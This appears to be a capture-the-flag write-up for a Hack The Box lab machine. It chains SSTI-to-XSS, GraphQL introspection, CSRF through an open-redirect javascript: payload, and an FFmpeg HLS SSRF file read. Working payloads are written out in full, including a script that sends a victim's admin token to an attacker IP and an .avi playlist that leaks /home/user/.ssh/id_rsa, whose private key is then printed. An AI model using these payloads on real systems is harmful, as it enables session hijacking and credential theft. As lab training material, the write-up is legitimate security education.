Looking at the top left, our first name and last name changed from `null`:`null` to `49`:`49` which means that the payload rendered successfully. At this point we have discovered an SSTI vulnerable field. Let's check if we can perform an XSS attack using this SSTI bug. We can use the following payload as our `First Name`:

```
{{constructor.constructor('alert(1)')()}}
```



Once we refresh the page we get an alert window meaning that our attempt to leverage the SSTI bug to perform an XSS attack was successful. Let's use BurpSuite to intercept the request that's being made to update our profile settings.

```
POST /graphql HTTP/1.1
Host: internal-api.graph.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 475
Origin: http://internal.graph.htb
Connection: close
Referer: http://internal.graph.htb/
Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYyZWFiYThhNzdhZWQ4MDQyY2RjOTlhMyIsImVtYWlsIjoiaHRiQGdyYXBoLmh0YiIsImlhdCI6MTY1OTU1MDM1MiwiZXhwIjoxNjU5NjM2NzUyfQ.-wWajAeqTuboJrzybXzVt_2OsqvgqJCJWrdeRTpDCfk

{
  "operationName":"update",
  "variables":{
    "firstname":"{{constructor.constructor('alert(1)')()}}",
    "lastname":"{{ 7 * 7 }}",
    "id":"62eaba8a77aed8042cdc99a3",
    "newusername":"htb"
  },
  "query":
  "mutation update($newusername: String!, $id: ID!, $firstname: String!, $lastname: String!) {\n  update(\n    newusername: $newusername\n    id: $id\n
    firstname: $firstname\n    lastname: $lastname\n  ) {\n    username\n    email\n    id\n    firstname\n    lastname\n    __typename\n  }\n}"
}
```

Inspecting the request, we can see that there is no Cross-Site Request Forgery (CSRF) protection apart from the `auth` cookie, which means that if we know the `id` value of other users then we can update their profiles with our malicious XSS payload.

Our best option is to try and enumerate the GraphQL database present on the remote machine. We can enumerate the database using BurpSuite.

Sending any random query results in an error that reveals the `user` user on the remote box.

```
POST /graphql HTTP/1.1
Host: internal-api.graph.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 18
Origin: http://internal.graph.htb
Connection: close
Referer: http://internal.graph.htb/
Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYyZWFiYThhNzdhZWQ4MDQyY2RjO
TlhMyIsImVtYWlsIjoiaHRiQGdyYXBoLmhOYiIsImlhdCI6MTY1OTU1MDM1MiwiZXhwIjoxNjU
5NjM2NzUyfQ.-wWajAeqTuboJrzybXzVt_2OsqvgqJCJWrdeRTpDCfk

{
  "query":"asdasd"
}
```

```
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 03 Aug 2022 18:34:23 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1340
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://internal.graph.htb
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"53c-AGtU6Q+Bkp2o5RfK3YHIk8d2MeM"

{
  "errors":[
    {
      "message":"Syntax Error: Unexpected Name \"asdasd\"",
      "locations":[
        {
          "line":1,
          "column":1
        }
      ],
      "extensions":{
        "code":"GRAPHQL_PARSE_FAILED",
        "exception":{
          "stacktrace":[
            "GraphQLError: Syntax Error: Unexpected Name \"asdasd\"",
            "    at syntaxError (/home/user/onegraph/backend/node_modules/
            graphql/error/syntaxError.js:15:10)",
```

Looking at ways to effectively enumerate GraphQL, we stumble upon this article talking about introspection.

> Introspection is the ability to query which resources are available in the current API schema. Exploring the API via introspection, we can see the queries, types, fields, and directives it supports.


It sounds very promising so we can try the following payload:

```
{"query":"
{__schema{queryType{name}mutationType{name}subscriptionType{name}types{...FullTy
pe}directives{name description locations args{...InputValue}}}}fragment FullType
on __Type{kind name description fields(includeDeprecated:true){name description
args{...InputValue}type{...TypeRef}isDeprecated
deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enumValues(inc
ludeDeprecated:true){name description isDeprecated
deprecationReason}possibleTypes{...TypeRef}}fragment InputValue on
__InputValue{name description type{...TypeRef}defaultValue}fragment TypeRef on
__Type{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind
name ofType{kind name ofType{kind name ofType{kind name}}}}}}}}"}
```

```
POST /graphql HTTP/1.1
Host: internal-api.graph.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 721
Origin: http://internal.graph.htb
Connection: close
Referer: http://internal.graph.htb/
Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYyZWFiYThhNzdhZWQ4MDQyY2RjO
TlhMyIsImVtYWlsIjoiaHRiQGdyYXBoLmhOYiIsImlhdCI6MTY1OTU1MDM1MiwiZXhwIjoxNjU
5NjM2NzUyfQ.-wWajAeqTuboJrzybXzVt_2OsqvgqJCJWrdeRTpDCfk

{
  "query":
  "{__schema{queryType{name}mutationType{name}subscriptionType{name}types{
  ...FullType}directives{name description locations args{...InputValue}}}}
  fragment FullType on __Type{kind name description fields(includeDeprecat
  ed:true){name description args{...InputValue}type{...TypeRef}isDeprecate
  d deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enum
  Values(includeDeprecated:true){name description isDeprecated deprecation
  Reason}possibleTypes{...TypeRef}}fragment InputValue on __InputValue{nam
  e description type{...TypeRef}defaultValue}fragment TypeRef on __Type{ki
  nd name ofType{kind name ofType{kind name ofType{kind name ofType{kind n
  ame ofType{kind name ofType{kind name ofType{kind name}}}}}}}}"
}
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 03 Aug 2022 18:38:37 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 23954
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://internal.graph.htb
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"5d92-Ozw5Ydjo1LxrvCPnRcuzvfdgFc8"

{
  "data":{
    "__schema":{
      "queryType":{
        "name":"Query"
      },
      "mutationType":{
        "name":"Mutation"
      },
      "subscriptionType":null,
      "types":[
        {
          "kind":"OBJECT",
          "name":"Query",
          "description":"",
          "fields":[
            {
              "name":"Messages",
              "description":"",
              "args":[
```

Then, to make things a little bit easier to read, we can use the GraphQL voyager to visualize the output. To do this we choose the `CHANGE SCHEMA` option then on the `INTROSPECTION` tab we copy and paste the output from our request.



We see that we have two schemas that we can query named `Messages` and `tasks`. The `tasks` schema returns the field `Assignedto` which is the user `id` that we are looking for. All we need is a valid username to test this query.

Looking at the `Inbox` option on the `Graph Management` page we can see that we have a message from the user `James`.



Let's try and retrieve the `id` of the user `James` using the following payload for our request:

```
{
    "query":"{\ntasks(username:\"James\")
{\nAssignedto\ntext\ntype\ntaskstatus}\n}"
}
```

```
Connection: close
Referer: http://internal.graph.htb/
Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYyZWFiYThhNzdhZWQ4MDQyY2RjO
TlhMyIsImVtYWlsIjoiaHRiQGdyYXBoLmh0YiIsImlhdCI6MTY1OTU1MDM1MiwiZXhwIjoxNjU
5NjM2NzUyfQ.-wWajAeqTuboJrzybXzVt_2OsqvgqJCJWrdeRTpDCfk

{
  "query":
  "{\ntasks(username:\"James\"){\nAssignedto\ntext\ntype\ntaskstatus}\n}"
}
```

```
ETag: W/"82-mrYh4F+QicN2q7BVEgrC2gvUXdA"

{
  "data":{
    "tasks":[
      {
        "Assignedto":"62eabeaada4251095ab29149",
        "text":"Lorem ipsum",
        "type":"development",
        "taskstatus":"completed"
      }
    ]
  }
}
```

We have successfully retrieved the `id` of the user `James`. At this point we have all the pieces we need to perform a CSRF attack to steal the token from the user `James`. But before we proceed let's examine our `auth` cookie.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjYyZWFjMjFlNzdhZWQ4MDQyY2...	.graph.htb	/	Thu, 04 Aug 2022 1...	207	true	false	Strict	Wed, 03 Aug 2022 ...

The `auth` cookie is valid for any vhost on `.graph.htb` but it also has the `SameSite` attribute set to `Strict`. The `strict` value will prevent the cookie from being sent by the browser to the target site in all cross-site browsing contexts, even when following a regular link. This means that we aren't able to perform a direct CSRF attack since the `auth` cookie will not be sent when the user will sent the request to change his profile details to GraphQL, but if we find another XSS vulnerable endpoint on any subdomain of `graph.htb` we can chain it with our CSRF attack and our main XSS attack.

Looking around, we can locate a vulnerable function at the source code of `http://graph.htb/`.

```
if(param[0] === "?redirect"){
    window.location.replace(param[1]);
}
```

This function simply redirects to any location we pass to it. There are no checks in place, so when we open "http://graph.htb?redirect=javascript:alert(1)" we get an alert meaning that we have found another vulnerable XSS function.

We can dynamically add forms and submit them using the vulnerable XSS function. We can add our malicious script on a page by using a payload like this:

```
http://graph.htb?
redirect=javascript:document.getElementById(%22nav%22).innerHTML%2b%3d%22%3Cscri
pt/src%3dhttp://10.10.14.8/xss.js%3E%3C/script%3E%22
```

For our main script we will use the following payload:


```
var form = document.createElement("form")
form.setAttribute("id","mal")
form.setAttribute("method","post")
form.setAttribute("action","http://internal-api.graph.htb/graphql")
form.setAttribute("enctype","text/plain");

var Fn = document.createElement("input");
Fn.setAttribute("type","text");
Fn.setAttribute("name","{\"operationName\":\"update\",\"variables\":
{\"firstname\":\"{{0[a='constructor'][a]('fetch(\\\"http://10.10.14.8/?
adminToken=\\\" + localStorage.getItem(\\\"adminToken\\\"))')
()}}\",\"lastname\":\"gh\",\"id\":\"626d87325d4eb62f920865b6\",\"newusername\":\
"test");
Fn.setAttribute("value","\"},\"query\":\"mutation update($newusername: String!,
$id: ID!, $firstname: String!, $lastname: String!) {\n  update(\n    newusername:
$newusername\n    id: $id\n    firstname: $firstname\n    lastname: $lastname\n
) {\n    username\n    email\n    id\n    firstname\n    lastname\n
__typename\n  }\n}\"}");

form.appendChild(Fn);
document.body.append(form);

document.getElementById("mal").submit();
```

> Note that for this script to properly function, apart from your IP you need to also modify the `id` field to that of the user that you are chatting with.

Then we set up a Python webserver to host our malicious JavaScript file.

```
sudo python3 -m http.server 80
```

Afterwards we sent our payload to the chat with the user.




Finally after a while, we get a hit back on our server.

```
sudo python3 -m http.server 80

10.10.11.157 - - [03/Aug/2022 16:36:30] "GET /xss.js HTTP/1.1" 200 -
10.10.11.157 - - [03/Aug/2022 16:36:36] "GET /?adminToken=c0b9db4c8e4bbb24d59a3aaffa8c8b83 HTTP/1.1" 200 -
```

We have successfully stole the `adminToken` from the user.

We can replace our token with the one we got and check out the upload functionality.



Foothold

The upload option informs us that we can upload video files that will be converted to another format once uploaded to the server. Whenever we see an upload functionality that targets video files we can assume that `FFmpeg` is involved one way or another. Especially in this case that we are informed that the video files are being processed.

Searching online for `ffmpeg exploits` we find this HackerOne report that explains how we can exploit `FFmpeg` and read local files through Server Side Request Forgery (SSRF).

We need to check if our instance is vulnerable to this. We create a file called `exploit.avi` with the following contents:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://10.10.14.8/ssrf_test
#EXT-X-ENDLIST
```

Then we upload the file and after a while we get a hit on our Python server.

```
sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.157 - - [03/Aug/2022 17:15:24] "GET /ssrf_test HTTP/1.1" 404 -
```

Since we have confirmed that the remote service is vulnerable to this we can use this to read little by little the SSH key of the user `user`.

Following the HackerOne report, we create a file called `header.m3u8` with the following contents:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:,
http://10.10.14.8/nothing?x=
```

> On the HackerOne report we can see that this file *must not* have a new line character at the very end of it. Most text editors will add such a character so make sure to remove it using a hex editor after you create the file.

Then we create a file called `key.avi` with the following contents:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://10.10.14.8/header.m3u8|subfile,,start,1,end,10000,,:/home/user/.ssh/id_rsa
#EXT-X-ENDLIST
```

Finally, we upload the `key.avi` file and we get a hit on our server.

```
sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.157 - - [03/Aug/2022 17:23:54] "GET /nothing?x=----BEGIN OPENSSH PRIVATE KEY----- HTTP/1.1" 400 -
```

Tweaking the `start` and `end` offsets we can get the following key for the user `user`:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACAvdFWzL7vVSn9cH6fgB3Sgtt2OG4XRGYh5ugf8FLAYDAAAAJjebJ3U3myd
1AAAAAtzc2gtZWQyNTUxOQAAACAvdFWzL7vVSn9cH6fgB3Sgtt2OG4XRGYh5ugf8FLAYDA
AAAEDzdpSxHTz6JXGQhbQsRsDbZoJ+8d3FI5MZ1SJ4NGmdYC9OVbMvu9VKf1wfp+AHdKC2
3Y4bhdEZiHm6B/wUsBgMAAAADnVzZXJAb3ZlcmdyYXBoAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

We can now login to the remote machine using this key, after changing the permissions of the file to `600`, as the user `user`.

```
ssh -i id_rsa user@graph.htb
```

```
ssh -i id_rsa user@graph.htb

user@overgraph:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

The `user.txt` can be found under `/home/user/user.txt`.

Privilege Escalation

We begin enumerating the machine as the user `user`. One common enumeration step is to check for listening ports that are only accessible through localhost.

```
ss -tlnp | grep LISTEN
```

```
user@overgraph:~$ ss -tlnp | grep LISTEN

LISTEN    0         5               127.0.0.1:9851            0.0.0.0:*
<SNIP>
```

We can see that an application is listening on port `9851` which is not a default port for any common application. Let's find out what is listening on this port.

```
ps -aux | grep 9851
```

```
user@overgraph:~$ ps -aux | grep 9851

root   951  0.0  0.0   2608   592 ?  Ss   Aug03   0:00 /bin/sh -c sh -c 'socat tcp4-
listen:9851,reuseaddr,fork,bind=127.0.0.1 exec:/usr/local/bin/Nreport/nreport,pty,stderr'
<SNIP>
```

We can see a process from the user `root` running `Socat`, which in turn executes the binary `/usr/local/bin/Nreport/nreport`.

At this point, we connect to the listening port using `nc` to check if we have any kind of user interaction with this `Nreport` application.

```
nc 127.0.0.1 9851
```

```
user@overgraph:~$ nc 127.0.0.1 9851

Custom Reporting v1

Enter Your Token: test
test
Invalid Token
```

The application requests a token to let us proceed but unfortunately we don't have a valid one to provide.

We transfer the binary to our local machine and start reverse engineering it to check if we can create a valid token.

Before we transfer the binary, to perfectly mimic the remote environment we should also check and transfer the the associated `libc` and `interpreter` files. We can get this info using the the `ldd` command.

```
ldd /usr/local/bin/Nreport/nreport
```

```
user@overgraph:~$ ldd /usr/local/bin/Nreport/nreport

linux-vdso.so.1 (0x00007ffdf3baf000)
libc.so.6 => /usr/local/bin/Nreport/libc/libc.so.6 (0x00007f94200fa000)
/usr/local/bin/Nreport/libc/ld-2.25.so => /lib64/ld-linux-x86-64.so.2 (0x00007f9420499000)
```

Using `SCP`, we transfer all the files to our local machine.

```
scp -i id_rsa user@graph.htb:/usr/local/bin/Nreport/nreport .
scp -i id_rsa user@graph.htb:/usr/local/bin/Nreport/libc/libc.so.6 ./libc/
scp -i id_rsa user@graph.htb:/usr/local/bin/Nreport/libc/ld-2.25.so ./libc
```

Afterwards, we have to patch the binary on our local machine to use the library and the interpreter from the remote machine that we just transfered.

```
patchelf --set-rpath "./libc/" nreport
patchelf --set-interpreter "./libc/ld-2.25.so" nreport
```

Let's open up the binary using Ghidra.

First of all, let's take a look at the `main` function.

```
1
2  void FUN_001019a8(void)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    char local_13 [3];
8    undefined8 local_10;
9
10   local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
11   puts("Custom Reporting v1\n");
12   auth();
13   printf("\nWelcome %s\n",&DAT_00104160);
14   do {
15     puts(
16         "\n1.Create New Message\n2.Delete a Message\n3.View a Message\n4.Report All Messages\n5.Exit
         "
17         );
```

At the very beginning of the `main` function, a function named `auth` is called. Judging by the name of it, this is the function that check the validity of our token. So it is worth taking a closer look.

```
27   printf("Enter Your Token: ");
28   fgets(userinfo1 + 0x78,0x13,stdin);
29   sVar1 = strlen(userinfo1 + 0x78);
30   if (sVar1 != 0xf) {
31     puts("Invalid Token");
32                     /* WARNING: Subroutine does not return */
33     exit(0);
34   }
35   for (local_4c = 0xd; -1 < local_4c; local_4c = local_4c + -1) {
36     *(uint *)((long)&local_48 + (long)local_4c * 4) =
37          *(uint *)(secret + (long)local_4c * 4) ^ (int)userinfo1[121] ^ (int)userinfo1[122]
38          (int)userinfo1[120] ^ (int)userinfo1[129] ^ (int)userinfo1[133];
39   }
40   if ((int)local_40 + (int)local_48 + local_48._4_4_ != 0x134) {
41     puts("Invalid Token");
42                     /* WARNING: Subroutine does not return */
43     exit(0);
44   }
45   if (local_28._4_4_ + local_30._4_4_ + (int)local_28 != 0x145) {
46     puts("Invalid Token");
47                     /* WARNING: Subroutine does not return */
48     exit(0);
49   }
50   if (local_18._4_4_ + local_20._4_4_ + (int)local_18 != 0x109) {
51     puts("Invalid Token");
52                     /* WARNING: Subroutine does not return */
53     exit(0);
54   }
55   printf("Enter Name: ");
```

Looking at the number of time the command `puts("Invalid Token")` is used, we can deduce the token has to pass 4 distinct checks in order to be considered valid.

The first check on lines 28-33 are about the length of the token. More specifically, if the token length is not equal to `15` then the token is rejected, but `fgets` is used to parse the token from the user and `fgets` adds a newline character at the end of the input so the real length of a valid token has to be `14` characters.


After the token has passed the length check, we can see that a XORing loop follows and the results of this loop get checked against several values to determine the validity of the token.

The first character of the token according to line `29` gets stored at the 120th position of the variable `userinfo1`. So inside the XORing loop, only the 1st, 2nd, 3rd, 10th and 14th character from the token are used during the XOR calculations.

For example:

```
Token input: ABCDEFIJKLMNOP

Characters used for xoring : A,B,C,L,P
```

Now we check what the variable `secret` holds.




It is just a series of characters, judging by the null bytes after a non null hex value. Converting these hex values into integers we have the following sequence that covers the whole length of the token.

```
18, 1, 18, 4, 66, 20, 6, 31, 7, 22, 1, 16, 64, 0
```

